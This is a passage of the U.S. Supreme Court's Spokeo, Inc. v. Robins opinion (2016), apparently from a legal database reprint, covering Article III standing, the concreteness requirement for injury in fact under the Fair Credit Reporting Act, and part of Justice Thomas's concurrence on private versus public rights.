(2) The Ninth Circuit also failed to address whether the alleged procedural violations entail a degree of risk sufficient to meet the concreteness requirement. A “concrete” injury need not be a “tangible” injury. See, e.g., [Pleasant Grove City v. Summum](#), 555 U. S. 460, 129 S. Ct. 1125, 172 L. Ed. 2d 853. To determine whether an intangible harm constitutes injury in fact, both history and the judgment of Congress are instructive. Congress is well positioned to identify intangible harms that meet minimum Article III requirements, but a plaintiff does not automatically satisfy the injury-in-fact requirement whenever a statute grants a right and purports to authorize a suit to vindicate it. Article III standing requires a concrete injury even in the context of a statutory violation. This does not mean, however, that the risk of real harm cannot satisfy that requirement. See, e.g., [Clapper v. Amnesty Int’l USA](#), 568 U. S. ____, ____, 568 U.S. 398, 133 S. Ct. 1138, 185 L. Ed. 2d 264. [*1544] The violation of a procedural right granted by statute can be sufficient in some circumstances to constitute [**640] injury in fact; in such a case, a plaintiff need not allege any *additional* harm beyond the one identified by [***4] Congress, see [Federal Election Comm’n v. Akins](#), 524 U. S. 11, 20-25, 118 S. Ct. 1777, 141 L. Ed. 2d 10. This Court takes no position on the correctness of the Ninth Circuit’s ultimate conclusion, but these general principles demonstrate two things: that Congress plainly sought to curb the dissemination of false information by adopting procedures designed to decrease that risk and that Robins cannot satisfy the demands of Article III by alleging a bare procedural violation. Pp. ____ - ____, 194 L. Ed. 2d, at 645-646.

[742 F. 3d 409](#), vacated and remanded.

Counsel: Andrew J. Pincus argued the cause for petitioner.

William S. Consovoy argued the cause for respondent.

Malcolm L. Stewart argued the cause for the United States, as amicus curiae, by special leave of court.

Judges: Alito, J., Delivered The Opinion Of The Court, In Which Roberts, C. J., and Kennedy, Thomas, Breyer, and Kagan, JJ., joined. Thomas, J., filed a concurring opinion. Ginsburg, J., filed a dissenting opinion, in which Sotomayor, J., joined.

Opinion by: Alito

Opinion

Justice Alito delivered the opinion of the Court.

136 S. Ct. 1540, *1544; 194 L. Ed. 2d 635, **640; 2016 U.S. LEXIS 3046, ***4

This case presents the question whether respondent Robins has standing to maintain an action in federal court against petitioner Spokeo under the [Fair Credit Reporting Act of 1970 \(FCRA\)](#) or Act), 84 Stat. 1127, as amended, [15 U. S. C. §1681 et seq.](#)

Spokeo operates a “people search engine.” If an individual visits Spokeo’s Web site and inputs a person’s name, a phone number, or an e-mail address, Spokeo conducts a computerized search in a wide variety of databases and provides information [***5] about the subject of the search. Spokeo performed such a search for information about Robins, and some of the information it gathered and then disseminated was incorrect. When Robins learned of these inaccuracies, he filed a complaint on his own behalf and on behalf of a class of similarly situated individuals.

The District Court dismissed Robins’ complaint for lack of standing, but a panel of the Ninth Circuit reversed. The Ninth Circuit noted, first, that Robins had alleged that “Spokeo violated *his* statutory rights, not just the statutory rights of other people,” and, second, that “Robins’s personal interests in the handling of his credit information are individualized rather than collective.” [742 F. 3d 409, 413 \(2014\)](#). Based on these two observations, the [*1545] Ninth Circuit held that Robins had adequately alleged injury in fact, a requirement for standing under Article III of the Constitution. [Id., at 413-414](#).

This analysis was incomplete. As we have explained in our prior opinions, [1] the injury-in-fact requirement requires a plaintiff to allege an injury that is both “concrete *and* particularized.” [Friends of the Earth, Inc. v. Laidlaw Environmental Services \(TOC\), Inc., 528 U. S. 167, 180-181, 120 S. Ct. 693, 145 L. Ed. 2d 610 \(2000\)](#) (emphasis added). The Ninth Circuit’s analysis focused on the second characteristic (particularity), but it overlooked the first (concreteness). We therefore [***6] vacate the decision below and remand for the Ninth Circuit to consider *both* aspects of the injury-in-fact requirement.

[**641] |

The [FCRA](#) seeks to ensure “fair and accurate credit reporting.” [§1681\(a\)\(1\)](#). To achieve this end, the Act regulates the creation and the use of “consumer report[s]”¹ by “consumer reporting agenc[ies]”² for certain specified purposes, including credit transactions, insurance, licensing, consumer-initiated business transactions, and employment. See [§§1681a\(d\)\(1\)\(A\)-\(C\)](#); [§1681b](#). Enacted long before the advent of the Internet, the [FCRA](#) applies to companies that regularly disseminate information bearing on an individual’s “credit worthiness, credit standing, credit capacity, character, general reputation, personal characteristics, or mode of living.” [§1681a\(d\)\(1\)](#).

The [FCRA](#) imposes a host of requirements concerning the creation and use of consumer reports. As relevant here, the Act requires consumer reporting agencies to “follow reasonable procedures to assure maximum possible accuracy of” consumer reports, [§1681e\(b\)](#); to notify providers and users of consumer information of their

¹ The Act defines the term “consumer report” as:

“any written, oral, or other communication of any information by a consumer reporting agency bearing on a consumer’s credit worthiness, credit standing, credit capacity, character, general reputation, personal characteristics, or mode of living which is used or expected to be used or collected in whole or in part for the purpose of serving as a factor in establishing the consumer’s eligibility for—

“(A) credit or insurance to be used [***7] primarily for personal, family, or household purposes;

“(B) employment purposes; or

“(C) any other purpose authorized under [section 1681b](#) of this title.” [15 U. S. C. §1681a\(d\)\(1\)](#).

² “The term ‘consumer reporting agency’ means any person which, for monetary fees, dues, or on a cooperative nonprofit basis, regularly engages in whole or in part in the practice of assembling or evaluating consumer credit information or other information on consumers for the purpose of furnishing consumer reports to third parties, and which uses any means or facility of interstate commerce for the purpose of preparing or furnishing consumer reports.” [§1681a\(f\)](#).

136 S. Ct. 1540, *1545; 194 L. Ed. 2d 635, **641; 2016 U.S. LEXIS 3046, ***7

responsibilities under the Act, [§1681e\(d\)](#); to limit the circumstances in which such agencies provide consumer reports “for employment purposes,” [§1681b\(b\)\(1\)](#); and to post toll-free numbers for consumers to request reports, [§1681j\(a\)](#).

The Act also provides that “[a]ny person who willfully fails to comply with any requirement [***8] [of the Act] with respect to any [individual³] is liable to that [individual]” for, among other things, either “actual damages” or statutory damages of \$100 to \$1,000 per violation, costs of the action and attorney’s fees, and possibly punitive damages. [§1681n\(a\)](#).

[*1546] Spokeo is alleged to qualify as a “consumer reporting agency” under the [FCRA](#).⁴ It operates a Web site that allows users to search for information about other individuals by name, e-mail address, or phone number. In response to an inquiry submitted online, Spokeo searches a wide spectrum of databases and gathers and provides information such as the individual’s address, phone number, marital status, approximate age, occupation, hobbies, finances, shopping habits, and musical preferences. App. 7, 10-11. According to Robins, Spokeo markets its services to a variety of [**642] users, including not only “employers who want to evaluate prospective employees,” but also “those who want to investigate prospective romantic partners or seek other personal information.” Brief for Respondent 7. Persons wishing to perform a Spokeo search need not disclose [***9] their identities, and much information is available for free.

At some point in time, someone (Robins’ complaint does not specify who) made a Spokeo search request for information about Robins, and Spokeo trawled its sources and generated a profile. By some means not detailed in Robins’ complaint, he became aware of the contents of that profile and discovered that it contained inaccurate information. His profile, he asserts, states that he is married, has children, is in his 50’s, has a job, is relatively affluent, and holds a graduate degree. App. 14. According to Robins’ complaint, all of this information is incorrect.

Robins filed a class-action complaint in the United States District Court for the Central District of California, claiming, among other things, that Spokeo willfully failed to comply with the [FCRA](#) requirements enumerated above.

The District Court initially denied Spokeo’s motion to dismiss the complaint for lack of jurisdiction, but later reconsidered and dismissed the complaint with prejudice. App. to Pet. for Cert. 23a. The court found that Robins had not “properly pled” an injury in fact, [***10] as required by Article III. *Ibid*.

The Court of Appeals for the Ninth Circuit reversed. Relying on Circuit precedent,⁵ the court began by stating that “the violation of a statutory right is usually a sufficient injury in fact to confer standing.” [742 F. 3d, at 412](#). The court recognized that “the Constitution limits the power of Congress to confer standing.” *Id.*, [at 413](#). But the court held that those limits were honored in this case because Robins alleged that “Spokeo violated *his* statutory rights, not just the statutory rights of other people,” and because his “personal interests in the handling of his credit information are individualized rather than collective.” *Ibid.* (emphasis in original). The court thus concluded that Robins’ “alleged violations of [his] statutory rights [were] sufficient to satisfy the injury-in-fact requirement of Article III.” *Id.*, [at 413-414](#).

We granted certiorari. *575 U. S. ____*, 135 S. Ct. 1892, 191 L. Ed. 2d 762 (2015).

II

A

³ This statutory provision uses the term “consumer,” but that term is defined to mean “an individual.” [§1681a\(c\)](#).

⁴ For purposes of this opinion, we assume that Spokeo is a consumer reporting agency.

⁵ See [Edwards v. First American Corp.](#), *610 F. 3d 514 (CA9 2010)*, cert. granted *sub nom. First American Financial Corp. v. Edwards*, *564 U. S. 1018*, *131 S. Ct. 3022*, *180 L. Ed. 2d 843 (2011)*, cert. dism’d as improvidently granted, *567 U. S. ____*, *132 S. Ct. 2536*, *183 L. Ed. 2d 611 (2012)* (*per curiam*).

136 S. Ct. 1540, *1546; 194 L. Ed. 2d 635, **642; 2016 U.S. LEXIS 3046, ***10

[2] The Constitution confers limited authority on each branch of the Federal Government. It vests Congress with enumerated [*1547] “legislative Powers,” Art. I, §1; it confers upon the President “[t]he executive Power,” Art. II, §1, cl. 1; and it endows the federal [***11] courts with “[t]he judicial Power of the United States,” [Art. III, §1](#). In order to remain faithful to this tripartite structure, the power of the Federal Judiciary may not be permitted to intrude upon the powers given [**643] to the other branches. See [DaimlerChrysler Corp. v. Cuno](#), 547 U. S. 332, 341, 126 S. Ct. 1854, 164 L. Ed. 2d 589 (2006); [Lujan v. Defenders of Wildlife](#), 504 U. S. 555, 559-560, 112 S. Ct. 2130, 119 L. Ed. 2d 351 (1992).

Although the Constitution does not fully explain what is meant by “[t]he judicial Power of the United States,” [Art. III, §1](#), it does specify that this power extends only to “Cases” and “Controversies,” Art. III, §2. And “[n]o principle is more fundamental to the judiciary’s proper role in our system of government than the constitutional limitation of federal-court jurisdiction to actual cases or controversies.” [Raines v. Byrd](#), 521 U. S. 811, 818, 117 S. Ct. 2312, 138 L. Ed. 2d 849 (1997).

[3] Standing to sue is a doctrine rooted in the traditional understanding of a case or controversy. The doctrine developed in our case law to ensure that federal courts do not exceed their authority as it has been traditionally understood. See [id.](#), at 820, 117 S. Ct. 2312, 138 L. Ed. 2d 849. The doctrine limits the category of litigants empowered to maintain a lawsuit in federal court to seek redress for a legal wrong. See [Valley Forge Christian College v. Americans United for Separation of Church and State, Inc.](#), 454 U. S. 464, 473, 102 S. Ct. 752, 70 L. Ed. 2d 700 (1982); [Warth v. Seldin](#), 422 U. S. 490, 498-499, 95 S. Ct. 2197, 45 L. Ed. 2d 343 (1975). In this way, “[t]he law of Article III standing . . . serves to prevent the judicial process from being used to usurp the powers of the political branches,” [Clapper v. Amnesty Int’l USA](#), 568 U. S. 398, 133 S. Ct. 1138, 1146, 185 L. Ed. 2d 264, 275 (2013) [Lujan](#), *supra*, at 576-577, 112 S. Ct. 2130, 119 L. Ed. 2d 351, and confines [***12] the federal courts to a properly judicial role, see [Warth](#), *supra*, at 498, 95 S. Ct. 2197, 45 L. Ed. 2d 343.

Our cases have established that the “irreducible constitutional minimum” of standing consists of three elements. [Lujan](#), 504 U. S., at 560, 112 S. Ct. 2130, 119 L. Ed. 2d 351. The plaintiff must have (1) suffered an injury in fact, (2) that is fairly traceable to the challenged conduct of the defendant, and (3) that is likely to be redressed by a favorable judicial decision. [id.](#), at 560-561, 112 S. Ct. 2130, 119 L. Ed. 2d 351; [Friends of the Earth, Inc.](#), 528 U. S., at 180-181, 120 S. Ct. 693, 145 L. Ed. 2d 610. The plaintiff, as the party invoking federal jurisdiction, bears the burden of establishing these elements. [FW/PBS, Inc. v. Dallas](#), 493 U. S. 215, 231, 110 S. Ct. 596, 107 L. Ed. 2d 603 (1990). Where, as here, a case is at the pleading stage, the plaintiff must “clearly . . . allege facts demonstrating” each element. [Warth](#), *supra*, at 518, 95 S. Ct. 2197, 45 L. Ed. 2d 343.⁶

B

This case primarily concerns [5] injury in fact, the “[f]irst and foremost” of standing’s three elements. [Steel Co. v. Citizens for Better Environment](#), 523 U. S. 83, 103, 118 S. Ct. 1003, 140 L. Ed. 2d 210 (1998). Injury in fact is a constitutional requirement, and “[i]t is settled that Congress [*1548] cannot erase [**644] Article III’s standing requirements by statutorily granting [***13] the right to sue to a plaintiff who would not otherwise have standing.” [Raines](#), *supra*, at 820, n. 3, 117 S. Ct. 2312, 138 L. Ed. 2d 849; see [Summers v. Earth Island Institute](#), 555 U. S. 488, 497, 129 S. Ct. 1142, 173 L. Ed. 2d 1 (2009); [Gladstone, Realtors v. Village of Bellwood](#), 441 U. S. 91, 100, 99 S. Ct. 1601, 60 L. Ed. 2d 66 (1979) (“In no event . . . may Congress abrogate the Art. III minima”).

To establish injury in fact, a plaintiff must show that he or she suffered “an invasion of a legally protected interest” that is “concrete and particularized” and “actual or imminent, not conjectural or hypothetical.” [Lujan](#), 504 U. S., at 560, 112 S. Ct. 2130, 119 L. Ed. 2d 351 (internal quotation marks omitted). We discuss the particularization and concreteness requirements below.

⁶ [4] “That a suit may be a class action . . . adds nothing to the question of standing, for even named plaintiffs who represent a class ‘must allege and show that they personally have been injured, not that injury has been suffered by other, unidentified members of the class to which they belong.’” [Simon v. Eastern Ky. Welfare Rights Organization](#), 426 U. S. 26, 40, n. 20, 96 S. Ct. 1917, 48 L. Ed. 2d 450 (1976) (quoting [Warth](#), 422 U. S., at 502, 95 S. Ct. 2197, 45 L. Ed. 2d 343).

136 S. Ct. 1540, *1548; 194 L. Ed. 2d 635, **644; 2016 U.S. LEXIS 3046, ***13

1

[6] For an injury to be “particularized,” it “must affect the plaintiff in a personal and individual way.” *Ibid.*, n. 1, 112 S. Ct. 2130, 119 L. Ed. 2d 351; see also, e.g., *Cuno*, *supra*, at 342, 126 S. Ct. 1854, 164 L. Ed. 2d 589 (“plaintiff must allege personal injury”); *Whitmore v. Arkansas*, 495 U. S. 149, 155, 110 S. Ct. 1717, 109 L. Ed. 2d 135 (1990) (“distinct”); *Allen v. Wright*, 468 U. S. 737, 751, 104 S. Ct. 3315, 82 L. Ed. 2d 556 (1984) (“personal”); *Valley Forge*, *supra*, at 472, 102 S. Ct. 752, 70 L. Ed. 2d 700 (standing requires that the plaintiff “personally has suffered some actual or threatened injury”); *United States v. Richardson*, 418 U. S. 166, 177, 94 S. Ct. 2940, 41 L. Ed. 2d 678 (1974) (not “undifferentiated”); *Public Citizen, Inc. v. National Hwy. Traffic Safety Admin.*, 489 F. 3d 1279, 1292-1293, 376 U.S. App. D.C. 443 (CADC 2007) (collecting cases).⁷

Particularization is necessary to establish injury [***14] in fact, but it is not sufficient. An injury in fact must also be “concrete.” Under the Ninth Circuit’s analysis, however, that independent requirement was elided. As previously noted, the Ninth Circuit concluded that Robins’ complaint alleges “concrete, *de facto*” injuries for essentially two reasons. 742 F. 3d, at 413. First, the court noted that Robins “alleges that Spokeo violated *his* statutory rights, not just the statutory rights of other people.” *Ibid.* Second, the court wrote that “Robins’s personal interests in the handling of his credit information are *individualized rather than collective*.” *Ibid.* (emphasis added). Both of these observations concern particularization, not concreteness. We have made it clear time and time again that [7] an injury in fact must be both concrete *and* particularized. See, e.g., *Susan B. Anthony List v. Driehaus*, 573 U. S. ___, ___, 134 S. Ct. 2334, 189 L. Ed. 2d 246, 255 (2014); *Summers*, *supra*, at 493, 129 S. Ct. 1142, 173 L. Ed. 2d 1; *Sprint Communications Co. v. APCC Services, Inc.*, 554 U. S. 269, 274, 128 S. Ct. 2531, 171 L. Ed. 2d 424 (2008); *Massachusetts v. EPA*, 549 U. S. 497, 517, 127 S. Ct. 1438, 167 L. Ed. 2d 248 (2007).

A “concrete” injury must be “*de facto*”; that is, it must actually exist. See Black’s Law Dictionary 479 (9th ed. 2009). When we have used the [**645] adjective “concrete,” we have meant to convey the usual meaning of the term — “real,” and not “abstract.” Webster’s Third New International Dictionary 472 (1971); Random House Dictionary of the English Language 305 (1967). Concreteness, [***15] therefore, is quite different from particularization.

[*1549] 2

[8] “Concrete” is not, however, necessarily synonymous with “tangible.” Although tangible injuries are perhaps easier to recognize, we have confirmed in many of our previous cases that intangible injuries can nevertheless be concrete. See, e.g., *Pleasant Grove City v. Sumnum*, 555 U. S. 460, 129 S. Ct. 1125, 172 L. Ed. 2d 853 (2009) (free speech); *Church of Lukumi Babalu Aye, Inc. v. Hialeah*, 508 U. S. 520, 113 S. Ct. 2217, 124 L. Ed. 2d 472 (1993) (free exercise).

In determining whether an intangible harm constitutes injury in fact, both history and the judgment of Congress play important roles. Because the doctrine of standing derives from the case-or-controversy requirement, and because that requirement in turn is grounded in historical practice, it is instructive to consider whether an alleged intangible harm has a close relationship to a harm that has traditionally been regarded as providing a basis for a lawsuit in English or American courts. See *Vermont Agency of Natural Resources v. United States ex rel. Stevens*, 529 U. S. 765, 775-777, 120 S. Ct. 1858, 146 L. Ed. 2d 836 (2000). In addition, because Congress is well positioned to identify intangible harms that meet minimum Article III requirements, its judgment is also instructive and important. Thus, we said in *Lujan* that Congress may “elevat[e] to the status of legally cognizable injuries concrete, *de facto* injuries that were previously inadequate in law.” 504 U. S., at 578, 112 S. Ct. 2130, 119 L. Ed. 2d 351. Similarly, Justice Kennedy’s concurrence in [***16] that case explained that “Congress has the power to define injuries and articulate chains of causation that will give rise to a case or controversy where none existed before.” *Id.*, at 580, 112 S. Ct. 2130, 119 L. Ed. 2d 351 (opinion concurring in part and concurring in judgment).

⁷The fact that an injury may be suffered by a large number of people does not of itself make that injury a nonjusticiable generalized grievance. The victims’ injuries from a mass tort, for example, are widely shared, to be sure, but each individual suffers a particularized harm.

136 S. Ct. 1540, *1549; 194 L. Ed. 2d 635, **645; 2016 U.S. LEXIS 3046, ***16

[9] Congress' role in identifying and elevating intangible harms does not mean that a plaintiff automatically satisfies the injury-in-fact requirement whenever a statute grants a person a statutory right and purports to authorize that person to sue to vindicate that right. Article III standing requires a concrete injury even in the context of a statutory violation. For that reason, Robins could not, for example, allege a bare procedural violation, divorced from any concrete harm, and satisfy the injury-in-fact requirement of Article III. See [Summers, 555 U. S., at 496, 129 S. Ct. 1142, 173 L. Ed. 2d 1](#) (“[D]eprivation of a procedural right without some concrete interest that is affected by the deprivation . . . is insufficient to create Article III standing”); see also [Lujan, supra, at 572, 112 S. Ct. 2130, 119 L. Ed. 2d 351](#).

This does not mean, however, that the risk of real harm cannot satisfy the requirement of concreteness. See, e.g., [Clapper v. Amnesty Int'l USA, 568 U. S. 398, 133 S. Ct. 1138, 185 L. Ed. 2d 264](#). For example, the law has long permitted recovery by certain tort victims even if their harms may be difficult [***17] to prove or measure. See, e.g., Restatement (First) of Torts [**646] §§569 (libel), 570 (slander *per se*) (1938). Just as the common law permitted suit in such instances, the violation of a procedural right granted by statute can be sufficient in some circumstances to constitute injury in fact. In other words, a plaintiff in such a case need not allege any *additional* harm beyond the one Congress has identified. See [Federal Election Comm'n v. Akins, 524 U. S. 11, 20-25, 118 S. Ct. 1777, 141 L. Ed. 2d 10 \(1998\)](#) (confirming that a group of voters' “inability to obtain information” that Congress had decided to make public is a sufficient injury in fact to satisfy Article III); [Public Citizen v. Department of Justice, 491 U. S. 440, 449, 109 S. Ct. 2558, 105 L. Ed. 2d 377 \(1989\)](#) (holding that two advocacy organizations' [*1550] failure to obtain information subject to disclosure under the Federal Advisory Committee Act “constitutes a sufficiently distinct injury to provide standing to sue”).

In the context of this particular case, these general principles tell us two things: On the one hand, Congress plainly sought to curb the dissemination of false information by adopting procedures designed to decrease that risk. On the other hand, Robins cannot satisfy the demands of Article III by alleging a bare procedural violation. A violation of one of the [FCRA's](#) procedural requirements [***18] may result in no harm. For example, even if a consumer reporting agency fails to provide the required notice to a user of the agency's consumer information, that information regardless may be entirely accurate. In addition, not all inaccuracies cause harm or present any material risk of harm. An example that comes readily to mind is an incorrect zip code. It is difficult to imagine how the dissemination of an incorrect zip code, without more, could work any concrete harm.⁸

Because the Ninth Circuit failed to fully appreciate the distinction between concreteness and particularization, its standing analysis was incomplete. It did not address the question framed by our discussion, namely, whether the particular procedural violations alleged in this case entail a degree of risk sufficient to meet the concreteness requirement. We take no position as to whether the Ninth Circuit's ultimate conclusion — that Robins adequately alleged an injury in fact — was correct.

* * *

The judgment of the Court of Appeals is vacated, and the case is [***19] remanded for proceedings consistent with this opinion.

It is so ordered.

Concur by: Thomas

Concur

Justice **Thomas**, concurring.

⁸ We express no view about any other types of false information that may merit similar treatment. We leave that issue for the Ninth Circuit to consider on remand.

136 S. Ct. 1540, *1550; 194 L. Ed. 2d 635, **646; 2016 U.S. LEXIS 3046, ***19

The Court vacates and remands to have the Court of Appeals determine “whether the particular procedural violations alleged in this case entail a degree of risk sufficient to meet the concreteness requirement.” [Ante, at 194 L. Ed. 2d, at 646](#). In defining what constitutes a concrete injury, the Court explains that “concrete” means “real,” and “not ‘abstract,’” but is not “necessarily synonymous with [**647] ‘tangible.’” [Ante, at - , 194 L. Ed. 2d, at 644-645](#).

I join the Court’s opinion. I write separately to explain how, in my view, the injury-in-fact requirement applies to different types of rights. The judicial power of common-law courts was historically limited depending on the nature of the plaintiff’s suit. Common-law courts more readily entertained suits from private plaintiffs who alleged a violation of their own rights, in contrast to private plaintiffs who asserted claims vindicating public rights. Those limitations persist in modern standing doctrine.

I

A

Standing doctrine limits the “judicial power” to “cases and controversies of the sort traditionally amenable to, and resolved by, the judicial process.” [Vermont Agency of Natural Resources v. United States ex rel. Stevens, 529 U. S. 765, 774, 120 S. Ct. 1858, 146 L. Ed. 2d 836 \(2000\)](#) (quoting , [***20] [Steel Co. v. Citizens for a Better Environment 523 U. S. 83, 102, 118 S. Ct. 1003, 140 L. Ed. 2d 210 \(1998\)](#)). To understand the limits that standing imposes on “the judicial Power,” therefore, we must “refer directly to the traditional, fundamental [**1551] limitations upon the powers of commonlaw courts.” [Honig v. Doe, 484 U. S. 305, 340, 108 S. Ct. 592, 98 L. Ed. 2d 686 \(1988\)](#) (Scalia, J., dissenting). These limitations preserve separation of powers by preventing the judiciary’s entanglement in disputes that are primarily political in nature. This concern is generally absent when a private plaintiff seeks to enforce only his personal rights against another private party.

Common-law courts imposed different limitations on a plaintiff’s right to bring suit depending on the type of right the plaintiff sought to vindicate. Historically, common-law courts possessed broad power to adjudicate suits involving the alleged violation of private rights, even when plaintiffs alleged only the violation of those rights and nothing more. “Private rights” are rights “belonging to individuals, considered as individuals.” 3 W. Blackstone, Commentaries *2 (hereinafter Blackstone). “Private rights” have traditionally included rights of personal security (including security of reputation), property rights, and contract rights. See 1 *id.*, at *130-*139; Woolhandler & [***21] Nelson, Does History Defeat Standing Doctrine?, [102 Mich. L. Rev. 689, 693 \(2004\)](#). In a suit for the violation of a private right, courts historically presumed that the plaintiff suffered a *de facto* injury merely from having his personal, legal rights invaded. Thus, when one man placed his foot on another’s property, the property owner needed to show nothing more to establish a traditional case or controversy. See [Entick v. Carrington, 2 Wils. K. B. 275, 291, 95 Eng. Rep. 807, 817 \(1765\)](#). Many traditional remedies for private-rights causes of action—such as for trespass, infringement of intellectual property, and unjust enrichment—are not contingent on a plaintiff’s allegation of damages beyond the violation of his private legal right. See Brief for Restitution and Remedies Scholars as *Amici Curiae* 6-18; see also [Webb v. Portland Mfg. Co., 29 F. Cas. 506, 508, F. Cas. No. 17322 \(No. 17,322\) \(Me. 1838\)](#) (stating that a legal injury “imports damage in the nature of it” (internal quotation marks omitted)).

[**648] Common-law courts, however, have required a further showing of injury for violations of “public rights” — rights that involve duties owed “to the whole community, considered as a community, in its social aggregate capacity.” 4 Blackstone *5. Such rights include “free navigation of waterways, passage on public highways, and general compliance with regulatory law.” Woolhandler [***22] & Nelson, [102 Mich. L. Rev., at 693](#). Generally, only the government had the authority to vindicate a harm borne by the public at large, such as the violation of the criminal laws. See [id., at 695-700](#). Even in limited cases where private plaintiffs could bring a claim for the violation of public rights, they had to allege that the violation caused them “some extraordinary damage, beyond the rest of the [community].” 3 Blackstone *220 (discussing nuisance); see also [Commonwealth v. Webb, 27 Va. 726, 729](#)

136 S. Ct. 1540, *1551; 194 L. Ed. 2d 635, **648; 2016 U.S. LEXIS 3046, ***22

[\(Gen. Ct. 1828\)](#). * An action to redress a public nuisance, for example, was historically considered an action to vindicate the violation of a public right at common law, lest “every subject in the kingdom” be able to “harass the offender with separate actions.” 3 Blackstone *219; see also 4 *id.*, at *167 (same). But if the plaintiff could allege “special damage” as [*1552] the result of a nuisance, the suit could proceed. The existence of special, individualized damage had the effect of creating a private action for compensatory relief to an otherwise public-rights claim. See 3 *id.*, at *220. Similarly, a plaintiff had to allege individual damage in disputes over the use of public lands. *E.g.*, *Robert Marys’s Case*, 9 Co. Rep. 111b, 112b, 77 Eng. Rep. 895, 898-899 (K. B. 1613) (commoner must establish not only *injuria* [legal injury] but also [***23] *damnum* [damage] to challenge another’s overgrazing on the commons).

B

These differences between legal claims brought by private plaintiffs for the violation of public and private rights underlie modern standing doctrine and explain the Court’s description of the injury-in-fact requirement. “Injury in fact” is the first of three “irreducible” requirements for Article III standing. [Lujan v. Defenders of Wildlife](#), 504 U. S. 555, 560, 112 S. Ct. 2130, 119 L. Ed. 2d 351 (1992). The injury-in-fact requirement often stymies a private plaintiff’s attempt to vindicate the infringement of *public* rights. The Court has said time and again that, when a plaintiff seeks to vindicate a public right, the plaintiff must allege that he has suffered a “concrete” injury particular to himself. See [Schlesinger v. Reservists Comm. to Stop the War](#), 418 U. S. 208, 221-223, 94 S. Ct. 2925, 41 L. Ed. 2d 706 (1974) (explaining this where plaintiffs sought to enforce the Incompatibility Clause, Art. I, §6, cl. 2, against Members of Congress holding reserve commissions in the Armed Forces); see also [Lujan, supra](#), at 572-573, 112 S. Ct. 2130, 119 L. Ed. 2d 351 (evaluating standing where plaintiffs sought to enforce the *Endangered Species Act*); [Friends of the Earth, Inc. v. Laidlaw Environmental Services \(TOC\), Inc.](#), 528 U. S. 167, 183-184, 120 S. Ct. 693, 145 L. Ed. 2d 610 (2000) (Clean Water Act). This requirement applies with special force [**649] when a plaintiff files suit to require an [***24] executive agency to “follow the law”; at that point, the citizen must prove that he “has sustained or is immediately in danger of sustaining a direct injury as a result of that [challenged] action and it is not sufficient that he has merely a general interest common to all members of the public.” *Ex parte Levitt*, 302 U. S. 633, 634, 58 S. Ct. 1, 82 L. Ed. 493 (1937) (*per curiam*). Thus, in a case where private plaintiffs sought to compel the U. S. Forest Service to follow certain procedures when it regulated “small fire-rehabilitation and timber-salvage projects,” we held that “deprivation of a procedural right without some concrete interest that is affected by the deprivation . . . is insufficient to create Article III standing,” even if “accorded by Congress.” [Summers v. Earth Island Institute](#), 555 U. S. 488, 490, 496-497, 129 S. Ct. 1142, 173 L. Ed. 2d 1 (2009).

But the concrete-harm requirement does not apply as rigorously when a private plaintiff seeks to vindicate his own private rights. Our contemporary decisions have not required a plaintiff to assert an actual injury beyond the violation of his personal legal rights to satisfy the “injury-in-fact” requirement. See, *e.g.*, [Carey v. Piphus](#), 435 U. S. 247, 266, 98 S. Ct. 1042, 55 L. Ed. 2d 252 (1978) (holding that nominal damages are appropriate when a plaintiff’s constitutional rights have been infringed but he cannot show further injury).

The separation-of-powers concerns [***25] underlying our public-rights decisions are not implicated when private individuals sue to redress violations of their own private rights. But, when they are implicated, standing doctrine keeps courts out of political disputes by denying private litigants the right to test the abstract legality of government action. See [Schlesinger, supra](#), at 222, 94 S. Ct. 2925, 41 L. Ed. 2d 706. And by limiting [*1553] Congress’ ability to delegate law enforcement authority to private plaintiffs and the courts, standing doctrine preserves executive discretion. See [Lujan, supra](#), at 577, 112 S. Ct. 2130, 119 L. Ed. 2d 351 (“To permit Congress to convert the undifferentiated public interest in executive officers’ compliance with the law into an ‘individual right’ vindicable in the courts is to permit Congress to transfer from the President to the courts the Chief Executive’s most important constitutional duty, to ‘take Care that the Laws be faithfully executed’”). But where one private party has alleged that another private party violated his private rights, there is generally no danger that the private party’s suit is an

* The well-established exception for *qui tam* actions allows private plaintiffs to sue in the government’s name for the violation of a public right. See [Vermont Agency of Natural Resources v. United States ex rel. Stevens](#), 529 U. S. 765, 773-774, 120 S. Ct. 1858, 146 L. Ed. 2d 836 (2000).

136 S. Ct. 1540, *1553; 194 L. Ed. 2d 635, **649; 2016 U.S. LEXIS 3046, ***25

impermissible attempt to police the activity of the political branches or, more broadly, that the legislative branch has impermissibly delegated law enforcement authority from [***26] the executive to a private individual. See Hessick, *Standing, Injury in Fact, and Private Rights*, [93 Cornell L. Rev. 275, 317-321 \(2008\)](#).

C

When Congress creates new private causes of action to vindicate private or public rights, these Article III principles circumscribe federal courts' power to adjudicate a suit alleging the violation of those new legal rights. Congress can create new private rights and authorize private plaintiffs to sue based simply on the violation of those private rights. See [Warth v. Seldin, 422 U. S. 490, 500, 95 S. Ct. 2197, 45 L. Ed. 2d 343 \(1975\)](#). A plaintiff seeking to vindicate a statutorily created [**650] private right need not allege actual harm beyond the invasion of that private right. See [Havens Realty Corp. v. Coleman, 455 U. S. 363, 373-374, 102 S. Ct. 1114, 71 L. Ed. 2d 214 \(1982\)](#) (recognizing standing for a violation of the *Fair Housing Act*); [Tennessee Elec. Power Co. v. TVA, 306 U. S. 118, 137-138, 59 S. Ct. 366, 83 L. Ed. 543 \(1939\)](#) (recognizing that standing can exist where "the right invaded is a legal right, — one of property, one arising out of contract, one protected against tortious invasion, or one founded on a statute which confers a privilege"). A plaintiff seeking to vindicate a public right embodied in a federal statute, however, must demonstrate that the violation of that public right has caused him a concrete, individual harm distinct from the general population. See [Lujan, supra, at 578, 112 S. Ct. 2130, 119 L. Ed. 2d 351](#) (noting that, whatever the scope of Congress' power to create [***27] new legal rights, "it is clear that in suits against the Government, at least, the concrete injury requirement must remain"). Thus, Congress cannot authorize private plaintiffs to enforce *public* rights in their own names, absent some showing that the plaintiff has suffered a concrete harm particular to him.

II

Given these principles, I agree with the Court's decision to vacate and remand. The [Fair Credit Reporting Act](#) creates a series of regulatory duties. Robins has no standing to sue Spokeo, in his own name, for violations of the duties that Spokeo owes to the public collectively, absent some showing that he has suffered concrete and particular harm. See [supra, at ___ - ___, 194 L. Ed. 2d, at 648-649](#). These consumer protection requirements include, for example, the requirement to "post a toll-free telephone number on [Spokeo's] website through which consumers can request free annual file disclosures." App. 23, First Amended Complaint ¶74; see [15 U. S. C. §1681i](#); 16 CFR §610.3(a)(1) (2010).

